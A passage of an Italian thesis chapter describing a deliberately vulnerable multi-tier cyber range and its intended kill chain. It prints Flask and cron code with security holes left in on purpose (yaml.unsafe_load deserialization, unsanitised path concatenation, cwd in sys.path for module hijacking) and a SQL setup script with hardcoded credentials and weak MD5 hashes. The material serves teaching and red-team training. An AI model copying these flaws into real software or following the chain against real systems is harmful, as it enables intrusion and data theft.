- **PyYAML (inclusa implicitamente nello stack)**: Un parser YAML nativo per Python. La scelta di utilizzare la deserializzazione YAML tramite *yaml.unsafe_load()* risponde alla necessità aziendale di dover elaborare ed interpretare formati di report storici e dinamici, in cui gli oggetti devono essere istanziati al volo a runtime a partire dal testo serializzato in Base64 inviato dal frontend.

3.3.4 Organizzazione del File System e Standard FHS

L'installazione dell'applicazione sul sistema operativo segue rigorosamente le direttive del **Filesystem Hierarchy Standard (FHS)** delle distribuzioni Linux standardizzate. I percorsi e i permessi sono stati strutturati per mappare accuratamente la transizione dei privilegi sul sistema.

La Directory Applicativa /opt/legacy_app

Secondo lo standard FHS, la directory */opt* è riservata alle applicazioni custom e proprietarie di terze parti non integrate originariamente nei pacchetti di distribuzione del sistema operativo. Di conseguenza, l'intero codice sorgente del server Flask e i relativi file di configurazione sono collocati nel percorso "*/opt/legacy_app*".

La proprietà esclusiva di questa directory è assegnata all'utente di servizio non privilegiato **legacy_svc** , creato appositamente per la gestione dei processi del solo processo Flask.

La Directory dei Dati Variabili /var/legacy_data/reports

In conformità con lo standard FHS, la directory */var* ospita file di dati variabili che crescono dinamicamente durante il funzionamento del sistema (*come database, log e code di messaggi*). I report elaborati in formato testuale dal server Flask vengono scritti all'interno della cartella "*/var/legacy_data/reports*".

Questa cartella è di proprietà dell'utente *legacy_svc* (**permessi di lettura, scrittura ed esecuzione** "*755*"), garantendo che il demone web Flask possa scrivere i report elaborati senza richiedere i privilegi di amministratore.

3.3.5 Ingegnerizzazione dei Processi Locali e Automazioni

Il funzionamento operativo del Legacy Data Processor è governato da tre distinti processi di sistema che lavorano in modo asincrono, strutturati per bilanciare sicurezza applicativa, telemetria real-time e backup dei dati.



Grafico 7 Overview della struttura di Tier 2

Il Server API Flask (app.py)

Eseguito in background come demone Systemd tramite il file unitario */etc/systemd/system/legacy-api.service*, il server si interfaccia esclusivamente con la sottorete interna ed elabora le richieste provenienti dalla DMZ. Esso riceve il payload in Base64, lo decodifica in stringa di testo ed esegue la deserializzazione tramite *yaml.unsafe_load()* per ricreare la struttura ad oggetti in memoria, scrivendo successivamente il risultato nel percorso variabile */var/legacy_data/reports/*.

```
1. from flask import Flask, request, jsonify
2. import base64
3. import yaml
4. import os
5. import datetime
6.
7. app = Flask(__name__)
8.
```

```
# Directory base per i report. Presunta sicura dagli sviluppatori.
BASE_REPORT_DIR = "/var/legacy_data/reports/"

@app.route('/api/v1/process', methods=['POST'])
def process_data():
    try:
        data = request.get_json()

        if not data or 'payload' not in data or 'output_file' not in data:
            return jsonify({"status": "error", "message": "Missing required fields"}), 400

        # Decodifica il payload in Base64 inviato dalla DMZ
        encoded_payload = data['payload']
        decoded_string = base64.b64decode(encoded_payload).decode('utf-8')

        # 1. INSECURE DESERIALIZATION (YAML)
        # L'assunzione errata: i dati arrivano dalla DMZ, quindi sono fidati.
        # Usa unsafe_load per supportare i "vecchi formati" (Vulnerabilità)
        deserialized_object = yaml.unsafe_load(decoded_string)

        # Logica di elaborazione finta (estrae il titolo se esiste)
        report_title = deserialized_object.get('title', 'Unknown Title') if isinstance(deserialized_object, dict) else 'Raw Data'

        report_content = f"--- [Legacy Report Engine] ---\n"
        report_content += f"Generato il: {datetime.datetime.now()}\n"
        report_content += f"Titolo Report: {report_title}\n"
        report_content += f"Dati completi: {str(deserialized_object)}\n"
        report_content += "Stato: ELABORATO CON SUCCESSO\n"

        # 2. PATH TRAVERSAL
        # Nessuna sanitizzazione sul parametro output_file
        target_path = BASE_REPORT_DIR + data['output_file']

        # Assicurati che la directory base esista prima di scrivere (non previene il path traversal, serve solo per comodità)
        if not os.path.exists(BASE_REPORT_DIR):
            os.makedirs(BASE_REPORT_DIR, exist_ok=True)

        with open(target_path, 'w') as f:
            f.write(report_content)

         return jsonify({"status": "success", "message": f"Data processed and saved to {target_path}"}), 200

    except yaml.YAMLError as ye:
```

```
52.         return jsonify({"status": "error", "message": f"YAML Parsing Error: {str(ye)}"}),
400
53.     except Exception as e:
54.         print(f"!!! [ERRORE CRITICO FLASK] !!! -> {str(e)}")
55.         return jsonify({"status": "error", "message": str(e)}), 500
56.
57. if __name__ == '__main__':
58.     app.run(host='0.0.0.0', port=5000)
59.
```

Il Servizio di Telemetria e Monitoraggio di Stato (*db_health_check.pyc*)

Per emulare un ambiente aziendale reale, il nodo deve inviare periodicamente "*battiti cardiaci*" (heartbeat) e telemetrie hardware a un server centrale, in modo da consentire agli amministratori di monitorare lo stato di salute delle risorse ed evitare crash dovuti alla saturazione della memoria o del disco. Questa attività è delegata a un client di monitoraggio reale operante a basso livello, denominato *db_health_check.py*.

Lo script interroga direttamente il kernel Linux per calcolare l'utilizzo percentuale dello spazio su disco della partizione root (/) tramite la funzione di libreria nativa shutil.disk_usage("/"). Successivamente, organizza queste metriche hardware in un dizionario strutturato e gestisce due flussi di rete asincroni verso il Server Dati (M3):

1. **Invio della telemetria**: esegue una richiesta HTTP POST all'endpoint http://10.10.10.30:5000/api/v1/telemetry trasmettendo lo stato del nodo.
2. **Sincronizzazione delle policy**: esegue una richiesta HTTP GET all'endpoint http://10.10.10.30:5000/api/v1/config?file=m2_policy.json per scaricare e applicare localmente le ultime configurazioni stabilite dal server centrale.

La scelta di omettere il codice sorgente in chiaro risponde all'esigenza di simulare una tipica pratica di *Security by Obscurity* (*offuscamento del codice*), un anti-pattern di sicurezza frequentemente riscontrato negli ambienti enterprise legacy per nascondere logiche di business o indirizzamenti di rete. Nel contesto del cyber-range, questo file assolve a una duplice funzione: dal punto di vista sistemistico, garantisce il flusso legittimo dei dati di stato verso l'endpoint API isolato di M3 (*/api/v1/telemetry*); dal punto di vista offensivo, innalza significativamente il livello di complessità della fase di *post-exploitation* e *discovery*. L'attaccante, una volta compromesso il nodo M2, non troverà i riferimenti di rete del database in chiaro, ma sarà costretto a identificare l'artefatto binario e applicare tecniche di *reverse engineering* e decompilazione per estrarre l'indirizzo IP del bersaglio successivo. Questo passaggio forza il Red Team a un'analisi più profonda dei processi

attivi, rendendo la mappatura dell'infrastruttura fiduciaria interna notevolmente più realistica e articolata.

Ottimizzazione del Runtime tramite Compilazione in Bytecode

L'interprete standard di Python esegue normalmente il parsing sintattico e la compilazione JIT (Just-In-Time) ad ogni avvio del programma. Per ottimizzare le performance computazionali ed eliminare questo overhead di compilazione sui sistemi di produzione, il codice sorgente dello script è stato precompilato staticamente in bytecode ottimizzato (.pyc) attraverso il modulo nativo di Python compileall:

```
1. python3 -m compileall /tmp/db_health_check.py
```

Questo processo traduce le istruzioni ad alto livello in istruzioni macchina interpretate direttamente dalla Python Virtual Machine (PyVM), abbattendo drasticamente i tempi di startup ad ogni esecuzione. Il file risultante (db_health_check.pyc) è stato spostato all'interno della directory globale dei binari di sistema /usr/local/bin/db_health_check.pyc con permessi di esecuzione per l'utente di servizio:

```
1. sudo mv /tmp/__pycache__/db_health_check.cpython-310.pyc
/usr/local/bin/db_health_check.pyc
2. sudo chmod 755 /usr/local/bin/db_health_check.pyc
```

Il file sorgente in chiaro .py viene rimosso dal sistema per pulizia forense ed ottimizzazione delle risorse.

Lo Script di Archiviazione e Sincronizzazione Log (archive_reports.py)

Il terzo processo operativo gestisce la manutenzione ordinaria e il backup dei report elaborati. Lo script, denominato *archive_reports.py*, è situato nella directory */usr/local/bin/* ed è di proprietà esclusiva di root. Esso esegue un'operazione ciclica strutturata in due fasi logiche distinte:

1. **Lettura e Invio a M3**: Lo script scansiona la directory */var/legacy_data/reports/*. Per ogni file di report trovato, legge il contenuto, lo impacchetta in un oggetto JSON standard ed esegue una richiesta HTTP POST sincrona all'endpoint M3_REPORTS_ENDPOINT (*http://10.10.10.30:5000/api/v1/reports*), delegando a M3 l'effettiva memorizzazione fisica nel database.
2. **Archiviazione ZIP**: Successivamente, lo script esegue la compressione fisica di tutti i file elaborati all'interno di un archivio ZIP storico posizionato nella cartella protetta */var/legacy_data/archives/* utilizzando la libreria nativa zipfile. Una volta completato

l'archivio, esegue la rimozione sicura dei file temporanei originali dalla cartella dei report.

Automazione Sistemistica ad Alti Privilegi

Poiché la compressione fisica dei file e la successiva pulizia del filesystem richiede privilegi di scrittura e rimozione avanzati su cartelle protette, questa automazione è stata inserita nel crontab globale di sistema (*/etc/crontab*) per essere eseguita con i massimi privilegi amministrativi (**root**) ogni **minuto**:

```
1. * * * * * root cd /var/legacy_data/reports && /usr/bin/python3
/usr/local/bin/archive_reports.py
```

La Vulnerabilità "Insecure Design" latente

Sebbene questa architettura sia estremamente pulita dal punto di vista della modularità e separi accuratamente i contesti di esecuzione di rete *(il server Flask sotto legacy_svc)* dall'archiviazione locale, essa introduce un gravissimo ed insidioso difetto logico di progettazione software, derivante da una scelta apparentemente innocua effettuata in fase di sviluppo.

All'interno di archive_reports.py, per semplificare la risoluzione locale dei percorsi e l'importazione delle dipendenze custom in ambiente di sviluppo, lo sviluppatore ha inserito la seguente istruzione di manipolazione del percorso di ricerca di Python:

```
1. sys.path.insert(0, os.getcwd())
```

Questa istruzione indica all'interprete Python di cercare le librerie importate partendo dalla directory di lavoro corrente (CWD o *Current Working Directory*) del processo, prima di effettuare la ricerca nelle directory standard di sistema (*come /usr/lib/python3/).*

Poiché il cronjob esegue l'applicazione posizionandosi preventivamente all'interno della cartella dei report prima di avviare l'interprete, e poiché tale cartella è interamente controllata e scrivibile dall'utente a bassi privilegi *legacy_svc* (**proprietario della cartella**), si introduce una classica e devastante vulnerabilità di **Untrusted Search Path** o **Python Module Hijacking**.

Un utente non privilegiato che abbia compromesso il processo Flask (*e che operi quindi come legacy_svc*) ha la facoltà di scrivere un file all'interno della cartella dei report. Al successivo scoccare del minuto, il cronjob di root entrerà nella directory, avvierà Python, ed eseguirà involontariamente e ciecamente le istruzioni arbitrarie inserite dall'attaccante nel finto modulo con i massimi privilegi di sistema, consentendo una completa ed invisibile escalation dei privilegi locali (LPE) che verrà esaminata e validata nei capitoli successivi.

Per completezza, viene riportato il codice di *archive_reports.py*:

```
#!/usr/bin/env python3
import sys
import os
import datetime
import json
import urllib.request

# [VULNERABILITA'] Lo sviluppatore forza Python a caricare i moduli dalla directory corrente (CWD)
sys.path.insert(0, os.getcwd())

import zipfile

REPORTS_DIR = "/var/legacy_data/reports/"
ARCHIVE_DIR = "/var/legacy_data/archives/"
# Indirizzo dell'endpoint su M3 dedicato al salvataggio nel DB
M3_REPORTS_ENDPOINT = "http://10.10.10.30:5000/api/v1/reports"

def process_and_archive():
    now = datetime.datetime.now()
    print(f"[{now}] Avvio elaborazione e archiviazione report...")

    if not os.path.exists(REPORTS_DIR):
        print("Nessuna directory report trovata.")
        return

    os.makedirs(ARCHIVE_DIR, exist_ok=True)
    archive_name = f"storico_{now.strftime('%Y%m%d_%H%M%S')}.zip"
    archive_path = os.path.join(ARCHIVE_DIR, archive_name)

    files_to_archive = []

    # 1. Lettura dei report e invio a M3 (Senza toccare direttamente il DB da qui)
    for filename in os.listdir(REPORTS_DIR):
        file_path = os.path.join(REPORTS_DIR, filename)

        if os.path.isfile(file_path) and not filename.endswith('.py'):
            files_to_archive.append(file_path)

            # Prepariamo un payload di base leggendo il contenuto
            with open(file_path, 'r') as f:
                content = f.read()

            payload = {
```

```
                "title": f"Report Automatico - {filename}",
                "author": "System-M2",
                "date": now.strftime('%Y-%m-%d'),
                "body": content
            }

            try:
                # Invio HTTP verso M3. Sarà M3 a fare la query SQL vera e propria.
                req_data = json.dumps(payload).encode('utf-8')
                      req = urllib.request.Request(M3_REPORTS_ENDPOINT, data=req_data,
headers={'Content-Type': 'application/json'})
                urllib.request.urlopen(req, timeout=3)
                print(f"[-] Report {filename} inviato con successo al DB centrale.")
            except Exception as e:
                print(f"[!] Errore nell'invio del report {filename} a M3: {e}")

    # 2. Archiviazione ZIP (Il Vettore della Vulnerabilità)
    if files_to_archive:
        try:
            with zipfile.ZipFile(archive_path, 'w') as zipf:
                for file_path in files_to_archive:
                    zipf.write(file_path, os.path.basename(file_path))
                   os.remove(file_path) # Pulizia del file originale dopo l'archiviazione
            print(f"[{now}] Archiviazione fisica completata: {archive_name}")
        except Exception as e:
            print(f"[{now}] Errore critico durante la compressione ZIP: {e}")

if __name__ == "__main__":
    process_and_archive()
```

3.4 Tier 3: Server Dati (Target Finale - MySQL / Python / Flask)

Il terzo e ultimo livello dell'infrastruttura del Cyber Range (*Tier 3*) è costituito dal Server Dati. All'interno del modello di attacco a stadi (Multi-Stage Kill Chain) sviluppato per questo lavoro di tesi, questo nodo rappresenta il caveau informativo dell'infrastruttura aziendale e l'obiettivo strategico finale (Target) dell'attaccante. Dal punto di vista della filosofia di progettazione *Insecure Design by Blueprint*, il Tier 3 incarna la fallacia del paradigma della "sicurezza perimetrale implicita" delle reti intranet.

Nelle architetture IT tradizionali, si assume spesso che i server collocati nei segmenti di rete più profondi e privi di instradamento esterno siano intrinsecamente protetti dall'isolamento fisico e di rete. Il Tier 3 dimostra empiricamente come la presenza di relazioni di fiducia mal configurate e difetti logici nello strato applicativo (Layer 7) possano vanificare completamente le misure di

segregazione di rete passive (Layer 3), esponendo i dati aziendali più sensibili ad attacchi devastanti di *Multi-Hop Pivoting* ed esecuzione di codice senza la necessità di exploit basati su software obsoleto.

3.4.1 Caratteristiche Infrastrutturali e Isolamento Logico di Rete

La macchina virtuale che ospita il Server Dati è stata ingegnerizzata su Hypervisor Oracle VirtualBox ed esegue una distribuzione Linux Ubuntu Server 25.10 a 64-bit con kernel Linux 6.17.0-22-generic, garantendo una perfetta omogeneità sistemistica e di telemetria con i nodi dei livelli precedenti (Tier 1 e Tier 2).

Configurazione dell'Interfaccia di Rete e Assenza di Gateway

Al fine di implementare il concetto di massima compartimentazione e contenimento dell'impatto di una violazione (*blast radius*), la macchina virtuale del Tier 3 è stata configurata con una sola interfaccia di rete virtuale (enp0s3) attestata esclusivamente sulla sottorete privata interna ("corp_lan").

La macchina è configurata con l'indirizzo IP statico $10.10.10.30/24$ e, per scelta ingegneristica rigorosa, è **completamente priva di un gateway predefinito (Default Gateway)**. Questa configurazione a livello di kernel impedisce qualsiasi tipo di instradamento del traffico al di fuori del segmento locale $10.10.10.0/24$, rendendo impossibile per il server stabilire connessioni in uscita o risolvere indirizzi DNS verso la rete Internet esterna. L'unico modo per interagire con questo nodo è operare all'interno del dominio locale, forzando l'attaccante a dover preventivamente compromettere e controllare il Tier 2 per poter raggiungere la superficie di attacco del Tier 3.

Hardening del Firewall Locale e Regole di Whitelisting

La sicurezza perimetrale interna del nodo è gestita tramite *Netfilter/UFW* applicando una policy rigorosa di *Default-Deny* in ingresso. Il firewall è configurato per consentire esclusivamente il traffico di rete applicativo proveniente dall'IP statico del Legacy Data Processor (Tier 2, $10.10.10.20$).

Formalmente, la politica di filtraggio del traffico in ingresso sul Tier 3 è espressa dalla seguente relazione matematica:

$$\mathcal{R}_{UFW,M3} = \{p(IP_{src}, IP_{dst}, Porta_{dst}, Proto) \mid IP_{src} = 10.10.10.20 \land IP_{dst} = 10.10.10.30 \land Porta_{dst} = 5000 \land Proto = TCP\}$$

Questo significa che qualsiasi pacchetto TCP diretto alla porta applicativa del microservizio Flask ($5000/tcp$) viene scartato se non proviene dall'indirizzo IP fidato $10.10.10.20$. Inoltre, l'accesso diretto alla porta nativa del DBMS MySQL ($3306/tcp$) è interdetto a livello di firewall per qualsiasi sorgente esterna al nodo stesso, minimizzando la superficie di attacco esposta sulla intranet locale.

3.4.2 Architettura a Microservizi e Scelta delle Dipendenze

La macchina ospita un microservizio applicativo sviluppato in Python 3 utilizzando il micro-framework Flask, abbinato a un'istanza relazionale di produzione MySQL Enterprise Server. Questo binomio applicativo risponde alle moderne logiche di disaccoppiamento architetturale dei servizi distribuiti (*decoupled microservices*).

Il Ruolo della REST API Gateway di Telemetria e Configurazione

Il microservizio Flask agisce come un gateway applicativo intermedio (REST API) progettato per adempiere a due funzioni di business aziendali distinte:

1. **Raccolta della Telemetria (/api/v1/telemetry):** Riceve periodicamente i pacchetti JSON contenenti le metriche di utilizzo delle risorse hardware (spazio disco, RAM) inviati dal demone offuscato db_health_check.pyc attivo sul Tier 2, persistendoli in un apposito registro di log di sistema (/var/log/telemetry_received.log).
2. **Memorizzazione dei Report (/api/v1/reports):** Riceve i dati strutturati dei report elaborati e inoltrati in modo asincrono dallo script di automazione archive_reports.py del Tier 2, provvedendo alla loro corretta storicizzazione all'interno delle tabelle del database MySQL locale.
3. **Distribuzione delle Policy (/api/v1/config):** Consente ai nodi della intranet di scaricare file di configurazione centralizzati, esponendo tuttavia un grave difetto logico di progettazione.

Analisi dello Stack delle Dipendenze e Autenticazione Crittografica

La gestione dello stack software del Tier 3 è documentata e tracciata. Per l'interfaccia di comunicazione tra lo strato applicativo Python e il motore relazionale MySQL, è stata selezionata la libreria nativa PyMySQL (pymysql), preferita ai driver tradizionali C-based per la sua natura completamente scritta in Python, che garantisce stabilità operativa, portabilità del codice e assenza di potenziali vulnerabilità di tipo *Buffer Overflow* o corruzioni di memoria a livello di codice nativo.

3.4.3 Analisi delle Vulnerabilità Strutturali: Broken Access Control e Hardcoded Credentials

Coerentemente con il principio fondante del progetto *Insecure Design by Blueprint*, l'intero sistema operativo e il software MySQL Enterprise sono costantemente aggiornati alle ultime versioni stabili disponibili nei repository ufficiali, escludendo la presenza di CVE note per le quali esistano exploit precompilati pubblici. La debolezza del Tier 3 è interamente annidata in due gravi difetti logici e configurativi introdotti a livello di progettazione e sviluppo software.

Broken Access Control (Path Traversal) su /api/v1/config (CWE-22)

L'endpoint /api/v1/config è progettato per accettare un parametro GET denominato file per individuare e distribuire un file di policy all'interno della cartella protetta /app/config_files/. Tuttavia, la logica di implementazione del codice soffre di una totale assenza di sanificazione dell'input e di convalida del percorso di destinazione.

La vulnerabilità risiede nella concatenazione diretta della stringa di input utente con la directory di base del server:

$$\textbf{target_path} = \textbf{base_dir} + \textbf{filename}$$

L'assenza di un controllo basato sulla risoluzione dei percorsi assoluti (*come os.path.abspath()*) e di un meccanismo di whitelisting consente a un attaccante che abbia compromesso il Tier 2 di effettuare un attacco di *Arbitrary File Read*. Inviando sequenze di risalita directory di tipo *dot-dot-slash* (../../), l'attaccante può eludere i confini logici della cartella applicativa e forzare il server a leggere e trasmettere file arbitrari memorizzati sul disco, inclusi i file sensibili di sistema (*es. /etc/passwd*) e, criticamente, il codice sorgente stesso del microservizio Flask (*/app/app.py*).

Security Misconfiguration e Hardcoded Credentials (CWE-798)

La seconda e letale debolezza risiede nella violazione sistematica delle linee guida di gestione sicura dei segreti aziendali (*Secret Management*). All'interno del codice sorgente di app.py, le credenziali amministrative di accesso al database sono inserite direttamente all'interno delle variabili globali in chiaro (*hardcoded*).

La combinazione di queste due vulnerabilità configura una catena cinematica di attacco applicativa perfetta: lo sfruttamento del *Path Traversal* consente il leak completo del codice sorgente, che a sua volta espone le credenziali in chiaro del database, annullando istantaneamente l'efficacia dei meccanismi di autenticazione crittografica e della segmentazione di rete.

3.4.4 Organizzazione del File System, Struttura del Database e Demoni di Stato

L'installazione fisica dei componenti sul sistema operativo risponde rigorosamente alle specifiche dello standard *Filesystem Hierarchy Standard* (FHS). L'applicazione web e i file di policy sono memorizzati all'interno della cartella dedicata /app.

Inizializzazione del Database (init_db.sql)

La persistenza dei dati è gestita tramite il DBMS MySQL. Per garantire il ripristino dell'ambiente allo stato di "Golden Image" e documentare rigorosamente lo schema logico delle tabelle, si riporta il codice SQL:

```
-- ========================================
-- Configurazione Database Target - Macchina 3
-- ========================================

CREATE DATABASE IF NOT EXISTS legacy_db;
USE legacy_db;

-- 1. Ripristino/Pulizia Tabelle
DROP TABLE IF EXISTS dati_aziendali_sensibili;
DROP TABLE IF EXISTS staff_credentials;

-- 2. Creazione Service Account vincolato all'IP di M2 (Trust Relationship)
-- Sostituisce il vecchio utente ad alti privilegi di sistema
CREATE USER IF NOT EXISTS 'db_admin'@'10.10.10.20' IDENTIFIED BY
'PasswordSicuraAziendale2026!';
GRANT ALL PRIVILEGES ON legacy_db.* TO 'db_admin'@'10.10.10.20';
FLUSH PRIVILEGES;

CREATE USER IF NOT EXISTS 'db_admin'@'localhost' IDENTIFIED BY
'PasswordSicuraAziendale2026!';
GRANT ALL PRIVILEGES ON legacy_db.* TO 'db_admin'@'localhost';
FLUSH PRIVILEGES;

-- 3. Tabella Target per Ransomware/Esfiltrazione (Dati Sensibili Aziendali in Chiaro)
CREATE TABLE dati_aziendali_sensibili (
    id INT AUTO_INCREMENT PRIMARY KEY,
    risorsa VARCHAR(100),
    valore_segreto VARCHAR(255)
);

INSERT INTO dati_aziendali_sensibili (risorsa, valore_segreto) VALUES
('Conto_Corrente_Aziendale_IBAN', 'IT99C1234567890123456789012'),
('Chiave_Infrastruttura_Cloud_AWS',
'AKIAIOSFODNN7EXAMPLE:wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY'),
```

```
('Brevetto_Algoritmo_Core', 'Progetto_Top_Secret_Industrial_Automation_v4.2.pdf'),
('Token_Integrazione_Stripe', 'sk_test_51Nx...[TOKEN_PRIVATO_AZIENDALE]...');

-- 4. Tabella Credenziali Staff per l'analisi del Password Cracking (Strada B - Teoria)
CREATE TABLE staff_credentials (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50),
    password_hash VARCHAR(32)
);

-- Le password reali corrispondenti sono 'shadow12' e 'password123' (presenti in rockyou.txt)
INSERT INTO staff_credentials (username, password_hash) VALUES
('sysadmin_ops', MD5('shadow12')),
('finance_manager', MD5('password123'));

```

In sintesi, la progettazione del Tier 3 e la modellazione formale della sua complessa kill chain completano l'architettura logico-operativa del Cyber Range Enterprise. Dimostrando come sia possibile propagarsi attraverso canali fiduciari interni fino a compromettere il nucleo informativo della intranet mediante tecniche interamente *fileless*, questo capitolo fornisce la baseline sperimentale e architetturale necessaria. Tale scenario strutturato costituirà il punto di partenza per l'analisi empirica dei vettori offensivi, delle metodologie difensive e delle metriche di rilevamento forense che verranno approfondite nei capitoli successivi.

3.5 Sintesi Architetturale: Matrice delle Policy e delle Vulnerabilità Multi-Tier

La progettazione e l'implementazione del Cyber Range Enterprise, dettagliate nei paragrafi precedenti, delineano un ecosistema in cui l'efficacia dei controlli di sicurezza tradizionali viene sistematicamente testata contro vulnerabilità logico-architetturali di tipo *Insecure Design*. Data la complessità e la natura distribuita dell'infrastruttura, si rende necessaria una formalizzazione sinottica che riassuma le politiche difensive applicate a livello di sistema e di rete, contrapponendole alle debolezze specifiche introdotte in ciascun segmento.

Al fine di garantire la massima chiarezza espositiva ed evitare la sovrapposizione di informazioni eterogenee, la mappatura delle configurazioni di hardening (le *Policy* volte a contenere l'attaccante) e dei vettori di compromissione (le *Vulnerabilità* necessarie alla progressione dell'attacco) è stata suddivisa in tre matrici sinottiche distinte, corrispondenti ai tre Tier di sicurezza dell'architettura.

3.5.1 Tier 1: DMZ Server (Frontend Node.js / Express)

Il Tier 1 rappresenta l'unico punto di esposizione verso l'esterno. La sua sicurezza si basa sull'isolamento dei processi e sulla restrizione del routing, ma è inficiata da gravi debolezze nella gestione dei token, nel parsing dei dati e nella proprietà dei file locali.

Ambito	**Policy di Sicurezza e Hardening**	**Impatto Operativo e Vettore Offensivo**
Network (L3)	Configurazione dual-homed (*enp0s3* esterna, *enp0s8* interna su 10.10.10.10/24). Disattivazione a livello kernel dell'IP Forwarding (*net.ipv4.ip_forward = 0*).	Impedisce il routing diretto dei pacchetti verso l'intranet, costringendo l'attaccante a risiedere sul sistema e operare a livello applicativo (Layer 7 pivoting).
System (OS)	- Esecuzione del processo Express sotto utente non privilegiato *legacyreport*. - Isolamento della directory applicativa in */opt/app* con permessi restrittivi. - Sudoers limitato esclusivamente al comando: *NOPASSWD: /bin/systemctl restart legacy-monitor.service*.	Consente la Local Privilege Escalation (LPE): l'attaccante modifica lo script di monitoraggio inserendo comandi arbitrari e ne forza l'esecuzione riavviando il servizio tramite il privilegio *sudoers* concesso.
Application (L7)	- Gestione centralizzata e tracciata delle dipendenze (package.json). - Uso di Multer per la gestione sicura del caricamento di file multiparte.	**Compromissione totale del frontend:** - Sfruttamento XXE per leggere file sensibili (es. chiave pubblica RSA e file .config). - Generazione di token amministratore falsificati bypassando la firma JWT. - RCE sul server tramite iniezione di codice nel motore di template EJS.

Tabella 1 Matrice sinottica delle politiche di hardening sistemistico, dei controlli di filtraggio perimetrale inserite nel Tier 1 (DMZ Server)

3.5.2 Tier 2: Legacy Data Processor (Backend Python / Flask)

Il Tier 2 è collocato all'interno della rete privata ed è protetto da rigide regole di filtraggio. Tuttavia, la presenza di un parser YAML non sicuro e di un difetto nella gestione dei percorsi di ricerca di Python espone il server a una completa compromissione.

Ambito	Policy di Sicurezza e Hardening	Impatto Operativo e Vettore Offensivo
Network (L3)	- Assenza di default gateway (nessun instradamento verso la rete pubblica esterna). - UFW configurato in *Default-Deny* in ingresso; - Consentito traffico HTTP esclusivamente da 10.10.10.10 sulla porta $5000/tcp$.	Impedisce l'interazione diretta dall'esterno e blocca tentativi banali di esfiltrazione di dati, forzando l'uso di canali bidirezionali ed asincroni.
System (OS)	Separazione conforme a FHS tra codice statico (*/opt/legacy_app*) e dati variabili dei report (*/var/legacy_data/reports/*). Esecuzione del processo Flask sotto utente non privilegiato *legacy_svc*. Compilazione del client di telemetria in bytecode (*db_health_check.pyc*) per ostacolare il reverse engineering statico.	Poiché la cartella dei report è scrivibile dall'utente *legacy_svc* (proprietario del processo Flask), un attaccante che abbia compromesso l'applicazione può depositare un finto modulo Python ed eseguire codice arbitrario come root al successivo avvio del cronjob.
Application (L7)	- Architettura disaccoppiata a microservizi (assenza di connessioni dirette o socket MySQL esposti sulla LAN). - Esecuzione tramite server WSGI di produzione	**Esecuzione di codice e scrittura arbitraria:** l'attaccante invia un payload YAML serializzato contenente istruzioni malevole per ottenere un'esecuzione di codice remoto (RCE) e acquisire i privilegi dell'utente di servizio *legacy_svc.*

Tabella 2 Matrice sinottica delle configurazioni di compartimentazione FHS, delle regole Netfilter/UFW e dei difetti di deserializzazione e Untrusted Search Path integrati nel Tier 2 (Legacy Data Processor)

3.5.3 Tier 3: Server Dati (Target Finale - MySQL / Python)

Il Tier 3 rappresenta il nucleo dell'infrastruttura ed è protetto dal massimo isolamento di rete. Nonostante ciò, la presenza di credenziali cablate nel codice e l'assenza di controlli di accesso a livello applicativo rendono inefficace l'intera segmentazione perimetrale.

Ambito	Policy di Sicurezza e Hardening	Impatto Operativo e Vettore Offensivo
Network (L3)	- Assenza di default gateway e isolamento totale dal traffico internet esterno. - UFW configurato in *Default-Deny* in ingresso; - Consentito traffico esclusivamente da 10.10.10.20 sulla porta 5000/ *tcp* (REST API).	Se il Tier 2 viene compromesso, l'attaccante può interrogare liberamente le API del Tier 3 senza alcuna restrizione o richiesta di credenziali aggiuntive.
System & DB	DBMS MySQL Enterprise Server aggiornato all'ultima versione stabile. Account di servizio *db_admin* configurato per consentire connessioni solo dall'IP del Tier 2 (10.10.10.20).	Rende vana la crittografia delle credenziali: una volta esfiltrato il codice sorgente dell'applicazione, l'attaccante acquisisce l'accesso amministrativo completo alle tabelle del database.
